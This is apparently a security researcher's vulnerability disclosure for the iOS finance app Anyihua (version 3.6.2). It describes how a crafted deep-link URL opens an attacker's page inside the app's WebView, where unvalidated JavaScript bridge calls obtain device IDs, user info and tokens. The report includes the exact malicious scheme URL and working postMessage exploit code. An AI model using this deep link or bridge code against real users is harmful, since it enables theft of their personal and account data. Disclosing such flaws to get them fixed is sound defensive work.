An information leak vulnerability in the iOS version of Anyihua

Brief Description

Anyihua app is a popular finance app, providing a convenient and reliable platform for users to access financial services, especially in terms of borrowing affairs. It ranks No.13 in the "Finance" category list on the App Store of China Area (as of 2024-12-24).


The iOS version of the Anyihua supports opening web pages from external deep link URL (Scheme). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **there lacks a domain name validation** when these interfaces are invoked.


Thus, an attacker can craft **a malicious URL (Scheme)**. When clicked by the victim in a browser or another app, the URL (Scheme) can direct the victim to the Anyihua app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **obtaining victim's personal information** (such as Gender, Contacts List), **obtaining victim's account information** (such as Avatar, Token), **obtaining victim's device information** (such as DeviceID) and **interfering with normal use** (such as crashing the app).

Vulnerability Exploitation Process and Root Cause


The attacker, lures the user to click on a malicious URL (Scheme) in the following format: **msxfayh://app.msxf.com/native/innerWeb?jumpUrl=https://attack.com/attack.html**. Here, "**attack.com**" represents a domain under the attacker's control. In our experiment, we use "**https://zhouziyi1.github.io/iOSJS/anyihua/atkAnyihua.html**" as the malicious webpage.

When the victim clicks on this URL (**msxfayh://app.msxf.com/native/innerWeb?jumpUrl=https://zhouziyi1.github.io/iOSJS/anyihua/atkAnyihua.html**), it directs the victim to the Anyihua app and opens the webpage **https://zhouziyi1.github.io/iOSJS/anyihua/atkAnyihua.html** within the app.





Within the webpage, the attacker can then invoke privileged interfaces and perform malicious behaviours such as **obtaining victim's personal information** (such as Gender, Contacts List), **obtaining victim's account information** (such as Avatar, Token), **obtaining victim's device information** (such as DeviceID) and **interfering with normal use** (such as crashing the app).



Part of the code for JS to call OC and the callback function defined in JavaScript are shown below:

```
function callBackDeviceId(res){
    var json = res;
    document.getElementById("DeviceID").innerText = "Your DeviceID: \n" + json.deviceId;
}
window.webkit.messageHandlers.appNative.postMessage({
    method: "getDeviceId",
    params: {}
});

function setUserInfo(res){
    var json = res;
    document.getElementById("Gender").innerText = "Your Gender: " + (json.sexType == "M" ? "male" : ( json.
    sexType == "" ? "unknown" : "female" ) ) ;
    document.getElementById("AccountAvatar").src = json.headImgUrl.replace("\/", "/");
}
window.webkit.messageHandlers.appNative.postMessage({
    method: "getUserInfo",
    params: {}
});
```

Impact of the Vulnerability

Scope of the vulnerability: Anyihua iOS version 3.6.2 (the latest version as of 2024-12-24).
Consequences of the vulnerability: Information disclosure.
Download Link For Affected Application:

- **US:**
  https://apps.apple.com/us/app/%E5%AE%89%E9%80%B8%E8%8A%B1-%E5%88%86%E6%9C%9F%E5%80%9F%E9%92%B1%E4%BF%A1%E7%94%A8%E8%B4%B7%E6%AC%BE%E5%BF%AB%E9%80%9F%E5%80%9F%E6%AC%BE%E5%B9%B3%E5%8F%B0/id1098542282
- **CN:**
  https://apps.apple.com/cn/app/%E5%AE%89%E9%80%B8%E8%8A%B1-%E5%88%86%E6%9C%9F%E8%B4%B7%E6%AC%BE%E4%BF%A1%E7%94%A8%E5%80%9F%E6%AC%BE%E5%BF%AB%E9%80%9F%E5%80%9F%E9%92%B1%E5%B9%B3%E5%8F%

B0/id1098542282

Possible Countermeasures

Should implement more strict domain name checks before the invocation of privileged interfaces.